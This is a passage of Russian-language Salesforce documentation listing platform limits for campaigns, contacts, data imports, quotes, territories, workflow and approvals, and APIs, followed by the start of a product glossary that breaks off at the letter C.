Иерархии кампаний позволяют анализировать и создавать отчеты по состоянию связанных кампаний. Пользователи могут группировать кампании в рамках конкретной маркетинговой программы или инициативы путем связывания кампаний посредством взаимосвязи поиска.

Иерархия может содержать не более пяти уровней. Каждая кампания может иметь только одну родительскую кампанию, но неограниченное количество одноуровневых кампаний.

**Ограничения для временного интервала влияния кампании**

Поле «Временной интервал влияния кампании» определяет максимальное количество дней влияния кампании.

Максимально допустимое значение: 9 999 дней.

**Ограничения по добавлению контактов или интересов в кампанию**

Кампания — это внешний маркетинговый проект (например, прямые почтовые рассылки, семинары, печатные объявления, эл. почта или другие типы маркетинговых инициатив).

Ниже перечислены ограничения, действующие при добавлении текущих клиентов (контактов) или потенциальных клиентов (интересов) в кампанию.

**Табл. 58: Ограничения по добавлению контактов**

| Источник добавления контактов | Максимальное количество записей |
|-------------------------------|---------------------------------|
| Отчет                         | 50 000 на отчет                 |
| CSV-файл                      | 50 000 на импортированный файл  |
| Списковое представление       | 250 на страницу со списком      |

**Табл. 59: Ограничения по добавлению интересов**

| Источник добавления интересов | Максимальное количество записей |
|-------------------------------|---------------------------------|
| Отчет                         | 50 000 на отчет                 |
| CSV-файл                      | 50 000 на импортированный файл  |
| Списковое представление       | 250 на страницу со списком      |



## Ограничения контактов

Ограничения для контактов, связанных с организациями-компаниями.

Контакты — это люди, связанные с организациями-компаниями, которые отслеживаются в системе Salesforce. Каждый контакт содержит самые разные сведения (например, номера телефонов, адреса, должности и роли в сделках).

### Ограничения по общему доступу к контактам

- Предоставление общего доступа к контактам недоступно для организаций, поддерживающих функцию управления территориями или организации-лица.
- Стандартные уровни доступа организации не могут быть дополнительно ограничены.
- Контакты и интересы, приглашаемые на событие, должны быть доступны как минимум для чтения. Ресурс может быть приглашен на событие только при наличии как минимум полномочия «Добавить события».
- Контакты, которые не связаны с организациями, являются личными, независимо от модели общего доступа, используемой в организации. Контакты могут быть просмотрены только ответственными и администраторами. Правила общего доступа и бизнес-правила не применяются к личным контактам. Если организация использует подразделения, то личные контакты всегда принадлежат глобальному подразделению.
- Если организация недоступна получателю, то общий доступ к контакту может быть предоставлен только при наличии полномочия на общий доступ к организации.
- Если единому стандартному параметру для компании задано значение «Контролируется родительским объектом», параметры «Доступ к контакту» при публикации связанных записей (например, организаций) будут недоступны. Любой доступ к контактам будет определяться доступом пользователя к организации контакта.
- Если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом», а единому стандартному параметру для организаций задано значение «Личный», то пользователи не могут просматривать контакты для чужих организаций даже при наличии полномочия «Просмотреть все» для организаций. Однако при наличии собственного контакта в организации пользователь может просматривать другие контакты этой же организации. (Доступ к родительской организации открывает доступ и к связанным дочерним записям.)

### Ограничения для объединения контактов

- Изменить макет страницы «Объединить мои контакты» нельзя.
- Во время поиска контактов для объединения невозможно добавлять фильтры для критериев поиска.
- Для объединенных контактов связанные ленты Chatter не сохраняются.

### Ограничения для импорта контактов из списков контактов на мобильных устройствах

- При импорте контактов с устройства Android или iOS с помощью Salesforce1 в организацию Salesforce с активированными полями раскрывающегося списка «Область» и «Страна» поле «Область» не заполняется.
- Если в контакте мобильного устройства есть несколько полей для мобильных номеров телефонов, а поле «Телефон» в Salesforce не заполнено, происходит следующее.
  - Первое поле для мобильного телефона соотносится с полем «Телефон» в Salesforce.
  - Второе поле для мобильного телефона соотносится с полем «Мобильный телефон» в Salesforce.
- При выборе адресов электронной почты на мобильном устройстве Salesforce1 обычно извлекает расположение второго адреса электронной почты. Если на устройстве были созданы метки, средство интеграции попытается соотнести локальный рабочий адрес электронной почты со стандартным адресом в Salesforce.

## Ограничения для журнала контакта

- Журнал контакта не фиксирует изменения, вносимые в связанные списки контакта.

## Ограничения для включения и управления клиентским порталом для контактов и организаций-лиц

- Делегированные администраторы не могут назначать контактам лицензию «Массовый клиентский портал».
- При создании пользователя-клиента в API-интерфейсе для него не будет выбрано полномочие пользователя Chatter Answers.
- Пользователи организаций-лиц, попытавшиеся самостоятельно зарегистрироваться на клиентском портале, получают по электронной почте уведомление с просьбой обратиться к администратору портала. См. раздел [«Включение входа и параметров клиентского портала»](#) на странице 2662.
- Организации-лица, для которых включена поддержка клиентского портала, не могут быть объединены.
- Организации-лица, для которых включена поддержка клиентского портала, не могут быть удалены.
- Контакты, которым предоставлен доступ к партнерскому portalу, могут быть перенесены только в те [организации, для которых включена поддержка партнерского портала](#).

## Ограничения для смены организаций в контактах, включенных для портала самообслуживания

- Контакты, являющиеся [пользователями портала самообслуживания](#) на странице 1881, могут просматривать на портале самообслуживания только обращения, связанные с текущей организацией.
- Пользователи портала самообслуживания не могут просматривать возможности.

## Ограничения для удаления портала самообслуживания для контактов и организаций-лиц

- Активный пользователь портала самообслуживания не может быть удален. При необходимости можно только деактивировать доступ пользователя к portalу самообслуживания.
- Контакт или организация-лицо, связанные с активным пользователем портала самообслуживания, также не подлежат удалению. Чтобы удалить контакт или организацию-лицо, рекомендуем сначала отключить доступ активного пользователя к portalу самообслуживания.

## Ограничения для ролей контактов

Роли контактов имеют определенные ограничения.

- Контакт, страница сведений о котором используется для создания возможности, становится основным контактом возможности. Обратите внимание, что роль контакта должна быть назначена вручную.
- Переключатель «Основной» недоступен для ролей контактов в обращении. Основной контакт в обращении — это контакт, указанный в поле «Имя контакта» раздела «Сведения об обращении».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

## Ограничения по импорту организаций и записей

Ограничения по импорту данных на основе типа записи.

Пользователи могут импортировать данные из приложения ACT!, Outlook или любой другой программы, поддерживающей сохранение данных в CSV-формате (например, Excel или GoldMine).

| Тип записи   | Ограничение по импорту записей  | Доступно   |
|--|---|--|
| Собственные организации-компании и контакты          | 500 за раз  | Все пользователи   |
| Организации-компании и контакты других пользователей | 50 000 за раз   | Администраторы;<br>Пользователи с полномочием «Изменение всех данных»  |
| Собственные организации-лица                         | 50 000 за раз   | Все пользователи   |
| Организации-лица других пользователей                | 50 000 за раз   | Администраторы;<br>Пользователи с полномочием «Импорт организаций-лиц»   |
| Интересы   | 50 000 за раз   | Администраторы;<br>Пользователи с полномочиями «Чтение», «Создание» и «Редактирование» для интересов и полномочием «Импорт интересов»  |
| Участники кампании                                   | 50 000 для импорта интересов в качестве новых участников кампании и обновления статуса текущих участников кампании. | Администраторы;<br>Пользователи Marketing (или пользователи с полномочием «Импорт интересов» и полномочием «Редактирование» для кампаний) могут импортировать новые интересы в качестве участников кампании. Кроме того, пользователям требуется полномочие «Чтение» для контактов, позволяющее использовать мастер обновления кампаний для добавления текущих интересов и контактов в качестве участников кампании. |
| Настраиваемые объекты                                | 50 000 за раз   | Администраторы;<br>Пользователи с полномочием «Изменение всех данных»  |
| Решения  | 50 000 за раз   | Администраторы;<br>Пользователи с полномочием «Импорт решений»   |

| Тип записи  | Ограничение по импорту записей  | Доступно |
|-------------|---|----------|
| Активы      | Данные записи не могут быть импортированы посредством мастеров импорта. |          |
| Обращения   |   |          |
| Кампании    |   |          |
| Контракты   |   |          |
| Документы   |   |          |
| Возможности |   |          |
| Продукты    |   |          |

Размер файла импорта не должен превышать 100 Мб, а размер каждой записи в файле — 400 Кб. Кроме того, размер любого импортируемого примечания или описания не должен превышать 32 Кб. Описания, размер которых превышает 32 Кб, подлежат усечению.

СМ. ТАКЖЕ:

[Ограничения для организаций-лиц и организаций-компаний](#)

## Ограничения для организаций-лиц и организаций-компаний

Ограничения для полей организаций-лиц и организаций-компаний.

Если организация использует организации-лица, то страница «Поля организаций» содержит поля организаций-лиц и организаций-компаний. Организации-лица используют поля организаций и контактов. Ниже перечислены поля контактов, доступные для организаций-лиц, но недоступные для организаций-компаний.

- Поля в списке «Организация: стандартные поля», помеченные значком организации-лица.
- Поля в списке «Контакт: настраиваемые поля и взаимосвязи».

## Ограничения для смет

Ограничения для шаблонов смет и PDF-файлов.

### Ограничения для шаблонов смет

В некоторых случаях поле может не отображаться на палитре шаблонов смет или в PDF-документе, созданном на основе шаблона.

- Текстовые поля недоступны для использования в шаблонах смет, если размер поля по умолчанию превышает 255 символов.
- Поле, которое не может быть просмотрено или обновлено ввиду заданных параметров безопасности, не отображается в PDF-документах, созданных на основе шаблона, даже в том случае, если оно добавлено в шаблон. PDF-документы отображают только поля, доступные для чтения.
- Поле, которое отображается в макете страницы сметы, но не содержит значения для данной сметы, отображается на палитре шаблонов смет, но не отображается в PDF-документах, созданных на основе данной сметы.

- Пустые поля элемента строки сметы не отображаются в виде столбцов списка при создании PDF-документа, даже в том случае, если они добавлены в шаблон. Например, если элементы строки сметы не содержат скидку, то столбец «Скидка» не отображается даже в том случае, если поле «Скидка» добавлено в список.
- Связанный список, отсутствующий в макете страницы сметы, не отображается на палитре шаблонов или в PDF-сметах, использующих данный макет страницы.

## Ограничения для PDF-смет

- Текстовые поля, отображаемые в связанном списке PDF-сметы, усекаются до 256 символов. Данное ограничение распространяется на поля типа «Область обогащенного текста», текстовые поля других типов, стандартные и настраиваемые поля.
- PDF-сметы не поддерживают языки, читаемые справа налево. Текст выравнивается по левой стороне страницы.

## Ограничения для расписаний

Ограничения для типов расписаний, доступных организации.

Типы расписаний, доступные в организации, определяются администратором Salesforce: расписания объемов продукции, расписания доходов или оба. Типы расписаний, доступные для каждого отдельного продукта, также определяются администратором.

Если расписания используются кодом Apex, то организация не может отключить оба типа расписания. Например, если код Apex ссылается на объект расписания (представлен в коде как `OpportunityLineItemSchedule`), то пользователь может отключить только один тип расписания, но не оба.

## Ограничения для функции управления территориями предприятия

Ограничения для моделей, территорий и правил назначения при использовании функции управления территориями предприятия.

### Ограничения для моделей территории

Версия Salesforce, используемая организацией, определяет количество моделей территории, доступное для создания в производственных и безопасных организациях. Данное ограничение охватывает модели, созданные путем клонирования.

| Версия              | Количество моделей в производственных организациях | Количество моделей в безопасных организациях |
|---------------------|--|--|
| Developer Edition   | 4  | 4  |
| Enterprise Edition  | 2  | 2  |
| Performance Edition | 4  | 4  |
| Unlimited Edition   | 4  | 4  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Стандартное ограничение для территорий

По умолчанию каждая модель территории может содержать не более 1 000 территорий.

## Ограничение для правил назначения

Каждая территория может использовать не более 15 правил назначения.

## Ограничения автоматизации процессов

Ограничения для бизнес-правил и утверждений зависят от версии вашей организации.

Бизнес-правила и утверждения позволяют автоматизировать выполнение популярных задач (например, отправку сообщений эл. почты и обновление полей).

## Ограничения для бизнес-правил и утверждений по версиям

| Ограничения для бизнес-правил и утверждений | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Developer Edition | Unlimited Edition<br>и<br>Performance Edition |
|---|------------------|-----------------|---------------|----------------------|--------------------|-------------------|---|
|---|------------------|-----------------|---------------|----------------------|--------------------|-------------------|---|

Процессы утверждения

— — —

Каждая организация может использовать:

- 1 000 процессов утверждения
- 300 процессов утверждения на объект

Каждый процесс утверждения может использовать:

- 30 этапов
- 25 ответственных за утверждение на этап
- 40 действий исходной отправки
- 40 действий окончательного утверждения
- 40 действий окончательного отклонения
- 40 действий отзыва

Каждый набор действий исходной отправки, окончательного утверждения, окончательного отклонения и отзыва может использовать:

- 10 электронных предупреждений
- 10 задач

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition и  
Developer Edition.**

| Ограничения для бизнес-правил и утверждений  | Personal Edition | Contact Manager | Group Edition | Professional Edition  | Enterprise Edition                       | Developer Edition                     | Unlimited Edition и Performance Edition  |
|--|------------------|-----------------|---------------|---|--|---------------------------------------|--|
|  |                  |                 |               | <ul style="list-style-type: none"> <li>• 10 обновлений поля</li> <li>• 10 исходящих сообщений</li> </ul>  |  |                                       |  |
| Комментарии к запросам на утверждение: максимальное количество символов                | —                | —               | —             | Длина комментария не должна превышать 4 000 символов. В китайском, японском и корейском языках данное ограничение составляет 1 333 символа.   |  |                                       |  |
| Бизнес-правила   | —                | —               | —             | <p>Каждое бизнес-правило может использовать:</p> <ul style="list-style-type: none"> <li>• 10 триггеров времени</li> <li>• 40 немедленных действий</li> <li>• 40 зависимых от времени действий на триггер времени</li> </ul> <p>Немедленные действия и каждый триггер времени могут использовать:</p> <ul style="list-style-type: none"> <li>• 10 электронных предупреждений</li> <li>• 10 задач</li> <li>• 10 обновлений поля</li> <li>• 10 исходящих сообщений</li> <li>• 10 триггеров потока<sup>1</sup></li> </ul> |  |                                       |  |
| Количество триггеров времени бизнес-правила на час                                     | —                | —               | —             | 50  | 50                                       | 50                                    | 50                                       |
| Триггеры потока <sup>2</sup> как действия бизнес-правила: назначения переменной потока | —                | —               | —             | —   | 25                                       | 25                                    | 25                                       |
| Количество электронных бизнес-правил на день   | —                | —               | —             | 1 000 на стандартную лицензию Salesforce  | 1 000 на стандартную лицензию Salesforce | 15 на стандартную лицензию Salesforce | 1 000 на стандартную лицензию Salesforce |
|  |                  |                 |               | 2 000 000 на организацию  | 2 000 000 на организацию                 | 2 000 000 на организацию              | 2 000 000 на организацию                 |

<sup>1</sup> Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

СМ. ТАКЖЕ:

[Ограничения для процессов](#)

[Ограничения для правил назначения, автоматического ответа и расширения](#)

[Ограничения для Visual Workflow](#)



## Ограничения для карт и служб расположений

Ограничения для просмотров карты на пользователя.

Функция «Карты и службы расположений» использует карты Google для отображения карт для стандартных адресных полей, включения возможности создания карт Visualforce и ввода новых адресов путем автозаполнения.

### Ограничения для просмотров карты

Ежегодно каждому оплаченному и инициализированному пользователю предоставляется 4 000 просмотров карт. Ограничение по количеству просмотров карт для всей организации — это общее количество просмотров карт, предоставленных оплаченным и инициализированным пользователям. Общее количество просмотров карт для организации распределяется между оплаченными и неоплаченными пользователями. Просмотром карты считается:

- Отображение отдельной карты стандартных адресов.
  -  **Прим.:** Отображение адресов для счета и отправки для одной записи считается отдельными просмотрами карты.
- Отображение одной карты Visualforce.
- Отображение маркера карты, местоположение которого определяется адресом на карте Visualforce.
  -  **Прим.:** Маркеры карты, местоположение которых определяется широтой и долготой, не считаются просмотром карты.
- Каждое автозаполнение при поиске по стандартным адресным полям.

## Ограничения API-интерфейса REST для отчетов и панелей мониторинга

Ограничения API-интерфейса REST для отчетов и панелей мониторинга.

API-интерфейс REST для отчетов и панелей мониторинга имеет следующие ограничения:

### Ограничения для Reports API

- Кросс-фильтры, стандартные фильтры отчетов и фильтрация по ограничению строк недоступны при фильтрации данных.
- Архивный трендинг поддерживается только матричными отчетами.
- Интерфейс API может обрабатывать только отчеты, содержащие не более 100 полей, выбранных в качестве столбцов.
- Система возвращает не более 200 недавно просмотренных отчетов.
- Организация поддерживает не более 500 запросов на синхронное выполнение отчета в течение одного часа.
- Интерфейс API поддерживает одновременно не более 20 запросов на синхронное выполнение отчета.



- Система возвращает не более 2 000 экземпляров отчета, выполненного асинхронно.
- Интерфейс API поддерживает одновременно не более 200 запросов на извлечение результатов асинхронного выполнения отчета.
- Организация поддерживает не более 1 200 запросов на асинхронное выполнение в течение одного часа.
- Результаты асинхронного выполнения отчета доступны в течение 24 часов.
- Интерфейс API возвращает не более 2 000 первых строк отчета. Чтобы уточнить результаты, воспользуйтесь фильтрами.
- При необходимости добавьте не более 20 фильтров настраиваемого поля при выполнении отчета.

#### Ограничения для Dashboards API

- Организация поддерживает не более 200 запросов на обновление панели мониторинга в течение одного часа.
- Организация поддерживает не более 5 000 запросов на просмотр результатов панели мониторинга в течение одного часа.

СМ. ТАКЖЕ:

[Ограничения для панелей мониторинга](#)

## Ограничения для компонентов Visualforce

Ограничения для компонентов и страниц Visualforce.

Visualforce использует специальный язык разметки на основе тегов, предназначенный для создания приложений и настройки пользовательского интерфейса Salesforce.

| Ограничение  | Значение   |
|--|--|
| Максимальная длина имени страницы Visualforce (текст URL-адреса, являющийся уникальным идентификатором страницы Visualforce) | 40 символов<br>Имя страницы может содержать не более 40 символов.  |
| Максимальная длина исходного кода страницы Visualforce (исходный код, не отображаемый ответ)                                 | 1 Мб текста<br>Отдельная страница может содержать не более 1 Мб текста или примерно 1 000 000 символов.      |
| Максимальная длина исходного кода компонента Visualforce (исходный код)  | 1 Мб текста<br>Отдельный компонент может содержать не более 1 Мб текста или примерно 1 000 000 символов.     |
| Максимальная ширина страницы Visualforce, отображаемой на вкладке профиля  | 750 пикселей<br>Ширина отдельной страницы, отображаемой на вкладке профиля, не может превышать 750 пикселей. |

# Глоссарий

[A](#) | [B](#) | [C](#) | [D](#) | [E](#) | [F](#) | [G](#) | [H](#) | [I](#) | [J](#) | [K](#) | [L](#) | [M](#) | [N](#) | [O](#) | [P](#) | [Q](#) | [R](#) | [S](#) | [T](#) | [U](#) | [V](#) | [W](#) | [X](#) | [Y](#) | [Z](#)

Данный глоссарий определяет термины, встречающиеся в комплекте документации Salesforce.

## А

---

### Организация

*Организация* — это отслеживаемая компания или потребитель (например, клиент, партнер или конкурент).

### Правило назначения организаций

Правило, которое автоматически назначает организации территориям на основе заданных критериев.

### Группа, работающая с организациями

Группа, работающая с организациями, — это группа пользователей, которые совместно работают над организацией. Например, группа, работающая с организациями, может содержать руководителя проекта, менеджера проекта и специалиста службы поддержки.

### Действие (календарные события/задачи)

Запланированная задача или событие, которое может быть связано с другим типом записи (например, организация, контакт, интерес, возможность или обращение).

### Администратор (системный администратор)

Как минимум один сотрудник организации, который может настраивать приложение. Полномочия администратора предоставляются пользователям, назначенным профилю «Системный администратор».

### Стоимость без поправок

Применяется к продукту «Совместные прогнозы». Сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.

### Стоимость без поправки менеджера

Применяется к продукту «Совместные прогнозы». Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. *Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.*

### Ответы

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

### Апекс

Апекс — это строго типизированный объектно-ориентированный язык программирования, позволяющий разработчикам выполнять операторы управления транзакциями и потоками на сервере платформы Force.com в сочетании с вызовами к интерфейсу Force.com API. Благодаря синтаксису, напоминающему Java и действующему подобно хранимым процедурам базы данных, Апекс позволяет разработчикам добавлять бизнес-логику в основные системные события, включая нажатия кнопок, обновления связанных записей и страницы Visualforce. Код Апекс может быть инициализирован запросами веб-службы и триггерами объектов.

### **Инфраструктура коннекторов Apex**

Инфраструктура коннекторов Apex — это набор классов и методов в пространстве имен `DataSource` для создания собственного настраиваемого адаптера `Lightning Connect`. Рекомендуем создать настраиваемый адаптер для подключения к данным, хранящимся вне организации Salesforce, при условии несоответствия других доступных адаптеров `Lightning Connect` текущим требованиям.

### **Приложение**

Приложение — это совокупность компонентов (например, вкладки, отчеты, панели мониторинга и страницы `Visualforce`), предназначенная для решения конкретной бизнес-задачи. Система Salesforce поддерживает стандартные приложения (например, `Sales` и `Call Center`). При необходимости стандартные приложения могут быть настроены в соответствии с текущими бизнес-требованиями. Кроме того, приложение может быть добавлено в пакет и загружено в каталог `AppExchange` вместе с другими связанными компонентами (например, настраиваемые поля, настраиваемые вкладки или настраиваемые объекты). Чтобы предоставить другим пользователям Salesforce доступ к приложению, рекомендуем использовать каталог `AppExchange`.

### **Меню приложений**

См. определение «Меню приложений `Force.com`».

### **AppExchange**

`AppExchange` — это интерфейс общего доступа от компании Salesforce, позволяющий просматривать и обмениваться приложениями или услугами, разработанными на платформе `Force.com`.

### **Действие утверждения**

См. определение «Действия бизнес-правил и утверждений».

### **Процесс утверждения**

Процесс утверждения — это автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также ответственных за утверждение на каждом этапе. Этап может применяться ко всем записям процесса или только к записям, которые соответствуют определенным критериям, заданным администратором. Процесс утверждения также определяет действия, которые должны быть выполнены при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

### **Статья**

*Статья* содержит сведения о продуктах и услугах компании, которые должны быть доступны в базе знаний.

### **Менеджер статей**

Система Salesforce использует термин «менеджер статей» для обозначения отдельного типа пользователя. Менеджеры статей могут создавать, редактировать, назначать, публиковать, архивировать и удалять статьи на вкладке «Управление статьями». Менеджеры статей также могут называться менеджерами базы знаний. Менеджерам статей должно быть предоставлено полномочие «Управление статьями». Вкладка «Управление статьями» доступна только при наличии полномочия «Управление статьями».

### **Тип статьи**

Всем статьям Salesforce Knowledge назначается *тип статьи*. Тип статьи определяет тип содержимого, внешний вид и пользователей, которым предоставляется доступ к статье. Например, простой тип статьи «Вопросы и ответы» может содержать два настраиваемых поля («Вопрос» и «Ответ»), которые используются менеджерами статей для ввода данных при создании или обновлении статей, посвященных вопросам и ответам. Более сложный тип статьи может содержать десятки полей, систематизированные по разным разделам. Макеты и шаблоны позволяют администраторам структурировать тип статьи на основе его содержимого. Доступ пользователя к типам статей определяется полномочиями. Администратор может предоставить пользователям полномочие «Создание», «Чтение», «Редактирование» или «Удаление» для каждого типа статьи. Например, менеджер статей может предоставить внутренним пользователям доступ для чтения, создания и редактирования типов статей «Вопросы и ответы», а пользователям-партнерам — только доступ для чтения.

### **Актив**

Определенная модель или тип продукта, принадлежащего клиенту. В зависимости от целей использования, активами могут считаться продукты, приобретенные и установленные клиентами, или продукты конкурентов, используемые клиентами.

### **Назначение**

Назначение — это черновая статья, назначенная другому пользователю для редактирования. Назначения могут содержать краткие инструкции и крайний срок.

### **@Упоминание**

@Упоминание — это строка, состоящая из символа @ и имени пользователя или группы (например, @Иван Петров или @Рабочая группа по документации). @Упоминания пользователей могут добавляться в сообщения и комментарии Chatter. При @упоминании пользователя @упоминание ссылается на профиль пользователя, сообщение или комментарий отображается в ленте пользователя, а сам пользователь получает соответствующее электронное уведомление.

### **Правило автоматического ответа**

Набор условий для отправки автоматического электронного ответа на полученные обращения или интересы на основе атрибутов отправленной записи. Правило может применяться к обращениям, отправленным с помощью портала самообслуживания, клиентского портала, формы Web-to-Case, функции Email-to-Case или функции On-Demand Email-to-Case. Правило может применяться к интересам, собранным посредством формы Web-to-Lead.

## **В**

---

### **Стоимость: благоприятный прогноз**

Предполагаемый доход в прогнозе, который определяет общий возможный доход в отдельном месяце или квартале. Прогноз менеджера должен включать общую сумму предполагаемого дохода для всей рабочей группы.

### **Лучший ответ**

Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего. Лучший ответ отображается прямо под вопросом (над другими ответами). Обычно лучший ответ содержит наиболее ценную информацию, поэтому позволяет другим участникам сообщества быстро решать похожие вопросы.

### **Пустой поиск**

Поиск, выполняемый при незаполненном диалоговом окне поиска.

### **Добавление в область**

Инструмент в конструкторе отчетов, позволяющий классифицировать записи отчета по полю без создания формулы или настраиваемого поля.

### **Организация-компания**

Компания или организация, подлежащая отслеживанию.

## **С**

---

### **Кампания**

Маркетинговая инициатива (например, объявления, прямые почтовые рассылки или семинары), предпринимаемая для приобретения потенциальных клиентов и привлечения внимания к товарному знаку.

### **Иерархия кампаний**

Иерархическая группа, содержащая не более пяти кампаний. Родительская кампания может иметь несколько дочерних кампаний, но дочерняя кампания может иметь только одну родительскую кампанию.

### **Участник кампании**

Интерес или контакт, связанный с кампанией.

### **Рентабельность инвестиций в кампанию**

Рентабельность инвестиций в кампанию — это прибыль от вложений в маркетинговые программы. Для анализа рентабельности инвестиций используется отчет «Анализ рентабельности инвестиций кампании». Рентабельность инвестиций рассчитывается как чистая прибыль («Итого ценность реализованных возможностей» – «Фактические затраты»), поделенная на значение «Фактические затраты». Рентабельность инвестиций отображается в процентах.

### **Обращение**

Подробное описание проблемы, вопроса или отзыва клиента. Используется для отслеживания и решения проблем клиентов.

### **Категория, решения**

Метка, которая может быть назначена решению с целью его добавления в группу похожих решений. Благодаря категориям решений сотрудники службы поддержки могут гораздо быстрее находить нужные им решения при обработке обращений. Категории могут использоваться клиентами для поиска и просмотра решений на портале самообслуживания или в общедоступных решениях. Также см. определение «Родительская категория».

### **Категория, идеи**

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории. Например, зона идей, посвященная вопросам качественного улучшения производимой линии одежды, может использовать следующие категории: «Рубашки», «Пиджаки» и «Свитера». Каждая организация использует один общий набор категорий, который может быть добавлен или удален из каждой зоны. Зоны идей и ответов используют разные категории, заданные администратором.

### **Категория, база знаний и ответы**

См. определения «Категория данных для ответов» и «Категория данных для статей».

### **Группа категорий для ответов**

*Группа категорий* в зоне ответов содержит как минимум одну категорию, обеспечивающую удобный просмотр вопросов. Если группа категорий содержит иерархию, то вкладка «Ответы» отображает только категории первого уровня. Например, компания-производитель компьютеров может создать группу категорий «Продукты» для зоны «Продукты». Данная группа может содержать четыре категории: «Портативные компьютеры», «Производительные портативные компьютеры», «Настольные игровые компьютеры» и «Настольные рабочие компьютеры». Участники зоны могут назначить вопросу любую из доступных категорий. Группа категорий и категории, созданные администратором, могут быть связаны с зоной ответов. Зоны идей и ответов используют разные категории, заданные администратором.

### **Группа категорий для статей**

В Salesforce Knowledge *группа категорий* позволяет организовывать категории данных в логическую иерархию. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее (вплоть до пятого уровня). При создании статей категории назначаются авторами статей. Конечные пользователи могут искать и фильтровать статьи по категориям.

### **Канал**

Канал — это средство предоставления доступа к статье. Salesforce Knowledge предлагает четыре канала, поддерживающие доступ к статьям.

- Внутреннее приложение: Доступ к статьям на вкладке «Статьи» предоставляется пользователям Salesforce на основе доступности их ролей.

- **Клиент:** Доступ к статьям предоставляется клиентам только при отображении вкладки «Статьи» в сообществе или на клиентском портале. Пользователи-клиенты наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Customer Community или Customer Community Plus.
- **Партнер:** Доступ к статьям предоставляется партнерам только при отображении вкладки «Статьи» в сообществе или на партнерском портале. Пользователи-партнеры наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Partner Community.
- **Общедоступная база знаний:** Чтобы предоставить анонимным пользователям доступ к статьям, рекомендуем создать общедоступную базу знаний посредством приложения «Образец общедоступной базы знаний для Salesforce Knowledge» из каталога AppExchange. Создание общедоступной базы знаний требует наличия Sites и Visualforce.
- **Собственный веб-сайт:** Чтобы предоставить пользователям доступ к статьям, воспользуйтесь корпоративным веб-сайтом.

### **Менеджер канала распределения**

Менеджеры канала распределения — это внутренние пользователи, управляющие партнерами.

### **Chatter Answers**

Chatter Answers — это сообщество по поддержке портала самообслуживания, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки.

### **лента Chatter**

Список последних действий в системе Salesforce. Ленты Chatter отображаются:

- на вкладке Chatter или «Начальная страница»; отображаются собственные сообщения, сообщения отслеживаемых пользователей, обновления для отслеживаемых записей и сообщения для групп с участием текущего пользователя;
- в профилях; отображаются сообщения, опубликованные пользователем, профиль которого просматривается в настоящее время;
- в записях; отображаются обновления для просматриваемой записи;
- в группах Chatter; отображаются сообщения для просматриваемой группы.

### **группа Chatter**

Благодаря группам Chatter, пользователи могут обмениваться данными с определенными людьми. Например, при работе над проектом пользователь может создать группу Chatter, чтобы предоставить доступ к рабочим данным только участникам группы. В группе Chatter отображается список пользователей, лента Chatter и фотография. Пользователь может создать следующие группы Chatter.

- **Общедоступная группа:** публикация сообщений доступна только участникам группы; просмотр сообщений и участие в группе доступны любому пользователю.
- **Личная группа:** публикация и просмотр сообщений доступны только участникам группы. Новый участник может быть добавлен в группу только ответственным или менеджером группы.

### **Облачная версия приложения Flow Designer**

Облачное приложение, позволяющее администраторам создавать потоки для использования в системе Salesforce.

### **Комбинированная диаграмма**

Комбинированная диаграмма позволяет размещать несколько наборов данных на одной диаграмме. Каждый набор данных опирается на отдельное поле, гарантируя удобное сопоставление значений. При необходимости разные типы диаграмм могут быть объединены в одну диаграмму для многоцелевого просмотра данных.

### **Подключение (для функции Salesforce to Salesforce)**

Бизнес-партнер, приглашаемый текущим пользователем для совместного использования данных с помощью функции Salesforce to Salesforce.

### **Сообщество**

Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом.

### **Приложение «Сообщество»**

Приложение «Сообщество» поддерживает функции «Идеи» и «Ответы». Приложение «Сообщество» доступно в меню приложений Force.com.

### **Эксперт сообщества**

Эксперт сообщества — это участник сообщества, который официально выступает от имени организации. Когда эксперты сообществ размещают комментарии или идеи, рядом с их именем отображается уникальный значок (🌟). Администратор Salesforce может назначить необходимое количество экспертов.

### **Стоимость: обязательство**

Внесенная в прогноз сумма, сделки на которую отдельный представитель отдела продаж может осуществить за определенный месяц или квартал. Для менеджеров это сумма, сделки на которую может осуществить менеджер вместе с командой.

### **Конкурент**

